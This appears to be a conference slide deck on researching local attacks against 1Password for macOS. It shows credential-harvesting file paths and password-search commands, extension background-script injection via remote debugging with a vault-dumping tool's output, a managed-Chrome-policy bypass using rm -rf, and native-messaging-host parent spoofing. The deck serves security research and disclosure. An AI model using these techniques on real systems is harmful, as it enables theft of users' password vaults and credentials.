





Discovering and Exploiting Local Attacks against 1Password for macOS

Colby Morgan
Jeffrey Hofmann

Why look at 1Password for Mac?


- Credentials → Persistence even after eviction until rotation
- Advanced Persistent Threats (APTs) harvest credentials
 - Keychain
 - `~/Library/Keychains/login.keychain-db`
 - AWS
 - `~/ .aws/`
 - Cookies
 - `~/Library/Application Support/Google/Chrome/Default/Cookies`
 - Passwords
 - `grep -R 'password'`
 - `find / -name "*password*"`
 - `~/Library/Group Containers/2BUA8C4S2C.com.1password/Library/Application Support/1Password/Data/1password.sqlite`





1Password (macOS) Local Security Model - Overview

- **1Password does not store your account password**
 - It never even sends your account password to their server!
 - Account password and secret key are used to generate a Master Unlock Key ("muk")/Account unlock key ("auk") locally
- **We use SSO, which uses a Device Key stored in the Keychain in place of password and secret key**
 - Used to decrypt a "Credential bundle" returned from 1Password API, containing the "muk"



1Password (macOS) Local Security Model - Overview

- With access to “muk” (now called “auk”), the SQLite DB can be decrypted
- Malware without a SIP bypass or process injection shouldn't be able to decrypt your vault contents without
 - SSO:
 - Unrestricted keychain access
 - Non-SSO:
 - 1Password account password (something you know)
 - Secret key (something you have)
 - Stored on authenticated devices
- Full decryption process explained in detail in blog from David Schuetz aka Darth Null
 - <https://darthnull.org/1pass-roundtrip/>

1Password (macOS) Security Guarantees - Overview

- Full control of a laptop == Game over
- 1Password still cares about creating security boundaries
 - “In practice, however, there are steps we can and do take which dramatically reduce the chances that some malware running on your computer, particularly keystroke loggers, could capture your Master Password.”

1Password (macOS) Security Guarantees - CVEs


- Few examples of vulnerabilities bypassing these controls
- **CVE-2022-29868**
 - “1Password for Mac 7.2.4 through 7.9.x before 7.9.3 is vulnerable to a **process validation bypass**. Malicious software running on the same computer can exfiltrate secrets from 1Password...”
- **CVE-2021-41795**
 - “The Safari app extension bundled with 1Password for Mac 7.7.0 through 7.8.x before 7.8.7 is vulnerable to authorization bypass. By targeting a vulnerable component of this extension, a malicious web page could read a subset of 1Password vault items that would normally be fillable by the user on that web page...”



macOS Application Attack Surface - Electron

- Electron in a Chromium/node based framework
- Well defined attack surface
- XSS → Full control of the app (barring defense in depth)
- Dangerous flags for local use
- App can be loaded from bundled ASAR
- Fuses determine what the framework supports:

```
(*|dev-core-0:N/A)[1password] npx @electron/fuses read --app /Applications/1Password.app
Analyzing app: 1Password.app
Fuse Version: v1
  RunAsNode is Disabled
  EnableCookieEncryption is Disabled
  EnableNodeOptionsEnvironmentVariable is Disabled
  EnableNodeCliInspectArguments is Disabled
  EnableEmbeddedAsarIntegrityValidation is Enabled
  OnlyLoadAppFromAsar is Enabled
  LoadBrowserProcessSpecificV8Snapshot is Disabled
```

macOS Application Attack Surface - Electron

- Figma loads its app dynamically
 - OnlyLoadAppFromAsar is **Disabled**
 - JS code can be dynamically injected via proxy!
 - **--proxy-pac-url**
- EnableNodeCliInspectArguments is **Enabled**
 - **--remote-debugging-port**

```
(*|dev-core-0:N/A)[1password] npx @electron/fuses read --app /Applications/Figma.app
Analyzing app: Figma.app
Fuse Version: v1
RunAsNode is Disabled
EnableCookieEncryption is Disabled
EnableNodeOptionsEnvironmentVariable is Enabled
EnableNodeCliInspectArguments is Enabled
EnableEmbeddedAsarIntegrityValidation is Disabled
OnlyLoadAppFromAsar is Disabled
LoadBrowserProcessSpecificV8Snapshot is Disabled
```


macOS Application Attack Surface - Electron



Inspect with Chrome Develop x +

Chrome chrome://inspect/#devices

Robinhood My Apps Dashboa... code search New Hire Resourc... Robinhood Markets All Bookmarks

DevTools

- Devices
- Pages
- Extensions
- Apps
- Shared workers
- Service workers
- Shared storage worklets
- Other

Devices

```
/Applications/Figma.app/Contents/MacOS/Figma --remote-debugging-port=9222
(*|dev-core-0:N/A)[1password] /Applications/Figma.app/Contents/MacOS/Figma --remote-debugging-port=9222
INFO [url_config] starting with app url: https://www.figma.com

DevTools listening on ws://127.0.0.1:9222/devtools/browser/9a3b5d04-1bec-416f-8ea7-9c1b6af6f9eb
2024-01-22 14:03:01.839 Figma[10176:1955939] WARNING: Secure coding is not enabled for restorable state!
ing by implementing NSApplicationDelegate.applicationSupportsSecureRestorableState: and returning YES.
```


Remote Target #LOCALHOST

Target (116.0.5845.190) Open tab with url Open trace

- ☐ Figma https://www.figma.com/login?locale=en&is_not_gen_0=true
inspect pause focus tab reload close
- ☐ Figma desktop-shell-app:index.html
inspect pause focus tab reload close


macOS Application Attack Surface - Defaults

- There are several ways to access passwords
- SSH Agent and OP CLI are **off** by default
- Extension connection is **on** by default!




macOS Application Attack Surface - Defaults

- There are several ways to access passwords
- SSH Agent and OP CLI are **off** by default
- Extension connection is **on** by default!



macOS Application Attack Surface - Defaults

- What does the extension connection do?
- Immediately loads all vault information without prompting!
- Can we abuse this?




Browser Extension - Chrome

- **1Password (macOS) is implicitly trusting Chrome/the Chrome extension**
- **“Compromise” Chrome → Abuse this trust relationship**
 - Renderer RCE + SBX 0 days?
 - Yes, but expensive ($\geq$ \$500k per Zerodium)
- **Electron and Chrome based off chromium**
 - No fuses to disable dangerous flags
 - `--remote-debugging-port` will work

Browser Extension - --remote-debugging-port

- Extensions can run slightly more privileged code as background scripts
 - Remote debugging lets us inject JS into these scripts
 - `chrome-extension://aebldkhhhdcdjpfihhbdiojplfjncoa/background/background.js`
- Background script is minimized but not obfuscated, so readable
- Logging
 - Sends message to “native core”?
 - This is a Native Messaging Host




Browser Extension - --remote-debugging-port

- Inject JS into the background script
- Reload the entire script, with hooks in constructors
 - Make all important objects globals
- Use references to private objects to call necessary methods in order!

```
(1password) (*|dev-core-0:N/A)[headless-debugging] ./debug.py
[*] Checking for 1password extension
[+] Found 1password extension!
[*] Modified legitimate 1password extension for dumping
[*] Injected into background.js
[*] Dumping vaults
[*] waiting for script to run...
[+] Collected 76 entires, exfiling
passwords json: [{"vault":{"uuid":"bluzz6rfjneio2cccsipodnat4"},"nam
```


Browser Extension - --remote-debugging-port



Browser Extension - Modified 1Password Extension

- Unpacked extensions can be loaded via the command line
 - --load-extension
- Can we load a modified version of the 1Password extension?
 - 1Password (macOS) challenges
 - Verifies connection to Native app is coming from 1Password extension ID
 - Robinhood challenges - Managed Chrome Policy
 - Prevents loading unpacked extensions
 - All extensions are disallowed by default, some are allow-listed



**Failed to load extension from: /
Users/colby.morgan/Desktop/
onpassword-research/fake-
onpassword. Loading of
unpacked extensions is disabled
by the administrator.**

OK

Browser Extension - Modified 1Password Extension

- Spoofing extension identifiers - Google tells us how!

Is spoofing an extension with its ID in an unpacked extension a security bug?

Developers can give an unpacked extension a given ID by setting the “key” entry in the manifest, as described [here](#). This would allow a developer to imitate a legitimate extension and have access to its ID.

This is not considered a security bug. See above for [our stance on unpacked extensions](#). If the extension is instead treated as being from the webstore (as opposed to an unpacked extension), Chromium will validate the content of the extension.


- Challenges introduced by 1Password (macOS) are now solved

Browser Extension - Modified 1Password Extension

- **Bypassing managed Chrome policy**
 - `rm -rf "/Users/$USER/Library/Application Support/Google/Chrome/Policy"`
 - Policy directory will be re-created and enforced after Chrome finishes loading
 - But our extension has already loaded!
 - Chrome now attempts to remove all extensions that are not allow-listed
 - Real 1Password extension is allow-listed
 - Chrome fails to remove our modified 1Password because of the matching extension ID causing it to be treated as allow-listed

Browser Extension - Modified 1Password Extension

- **Bypassing managed Chrome policy**
 - Challenges introduced by Robinhood's Chrome policy are now solved



Browser Extension - Native Messaging Host

- Used by extensions to talk to native applications
- Launched by Chrome
- Uses **STDIN/STDOUT** to communicate from Chrome $\longleftrightarrow$ NMH
 - **STDIN/STDOUT** deviates from the norm for OSX
 - JSON based message protocol
- 🚨 **Browsers do not clearly define the security guarantees for NMHs** 🚨
 - 1Password has no control over the protocol itself and the security guarantees it offers
- 1Password's NMH - Browser Support
- Calls **getppid** and attempts to verify that Chrome is its parent process

Browser Extension - Native Messaging Host

- Can proxy these messages with frida!
- Hook read/write, log buffers

```
[(.env)] jeffrey.hofmann@jeffrey-hofmann---C02FF3JYML85 native-hosts % Frida -l nmh.js -n 1Password-BrowserSupport
```

```
/-----| Frida 15.2.2 - A world-class dynamic instrumentation toolkit
| _ _ | 
|_|_|_|> _ _| Commands:
./_/_|_| help      -> Displays the help system
...   object?    -> Display information about 'object'
...   exit/quit  -> Exit
...
...   More info at https://frida.re/docs/home/
...
...   Connected to Local System (id=local)
```

```
Attaching...
0x7ffb80abd51e0
0x7ffb80abd2e24
[+] Hooking write @ 0x7ffb80abd51e0
[+] Hooking read @ 0x7ffb80abd2e24
[Local]: Hooking getpid @ 0x7ffb80abd7414
[Local::1Password-BrowserSupport ]-> [write] FD: 0x1 size: 127 buf:
  0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
00000000 7b 00 00 00 7b 22 74 79 70 65 22 3a 22 53 75 63 {...{"type":"Suc
00000010 63 65 73 73 22 2c 22 63 6f 6e 74 65 6e 74 22 3a cess","content":
00000020 7b 22 63 61 6c 6c 62 61 63 6b 49 64 22 3a 33 37 {"callbackId":37
00000030 30 30 35 31 38 31 39 38 2c 22 72 65 73 70 6f 6e 00518198,"respon
00000040 73 65 22 3a 7b 22 74 79 70 65 22 3a 22 4e 6d 4f se":{"type":"NmO
00000050 66 66 6c 69 6e 65 53 74 61 74 75 73 22 2c 22 63 fflneStatus","c
00000060 6f 6e 74 65 6e 74 22 3a 7b 22 61 75 74 68 46 61 ontent":{"authFa
00000070 69 6c 65 64 22 3a 66 61 6c 73 65 7d 7d 7d 7d iled":false}}}]
[read] FD: 0x0 desired size: 8192 actual size: 66 buf:
  0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
00000000 3e 00 00 00 7b 22 63 61 6c 6c 62 61 63 6b 49 64 >...{"callbackId
00000010 22 3a 31 38 34 37 36 36 36 33 32 37 2c 22 69 6e "1847666327,"in
00000020 76 6f 63 61 74 69 6f 6e 22 3a 7b 22 74 79 70 65 vocation":{"type
00000030 22 3a 22 4e 6d 53 68 6f 77 55 6e 6c 6f 63 6b 22 "NmShowUnlock"
00000040 7d 7d }}
[write] FD: 0x1 size: 88 buf:
  0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
00000000 54 00 00 00 7b 22 74 79 70 65 22 3a 22 53 75 63 T...{"type":"Suc
00000010 63 65 73 73 22 2c 22 63 6f 6e 74 65 6e 74 22 3a cess","content":
00000020 7b 22 63 61 6c 6c 62 61 63 6b 49 64 22 3a 31 38 {"callbackId":18
00000030 34 37 36 36 36 33 32 37 2c 22 72 65 73 70 6f 6e 47666327,"respon
00000040 73 65 22 3a 7b 22 74 79 70 65 22 3a 22 4e 6f 74 se":{"type":"Not
```

Browser Extension - Native Messaging Host

- **Verification using PID is racy on OSX**
- **PIDs are reused**
 - Process can always perform an action, then exec into a signed bundle (Chrome)
- **Doesn't matter in this case, no race condition necessary to spoof parent**
 - Fork and exec twice
 - Parent → owns pipes to STDIN/STDOUT of grandchild
 - Child → execs into Chrome
 - Grandchild → execs into Browser Support
 - Process tree:


```
./bypass
  \_ Chrome
      \_ Browser Support
```


Browser Extension - Native Messaging Host

- Once this process tree is set up:
 - Use the pipes in the parent to write/read stdio
 - Send same messages Chrome extension would send
 - Equivalent to compromised extension

```
.-+= 59371 jeffrey.hofmann ./bypass
\+- 59372 jeffrey.hofmann /Applications/Google Chrome.app/Contents/MacOS/Google Chrome
  |--- 59373 jeffrey.hofmann /Applications/iPassword.app/Contents/Library/LoginItems/iPassword Browser Helper.app/Contents/MacOS/iPassword-Br
  |   |
  |   | chrome-extension://aebldkhhdcdjpifhdbdiojplfjncoa/
```

Browser Extension - Native Messaging Host



Browser Extension - Browser Helper

- The NMH (Browser Support) talks to the Browser Helper via XPC
- XPC is the standard OSX IPC mechanism
 - If two OSX processes are communicating, they're probably using XPC
 - Other methods still possible, but XPC has stronger security guarantees
- Earlier mentioned PIDs were racy
- XPC exposes an “audit token” that isn't racy
 - Can securely verify signatures of XPC clients
 - Only signed code can communicate with the server

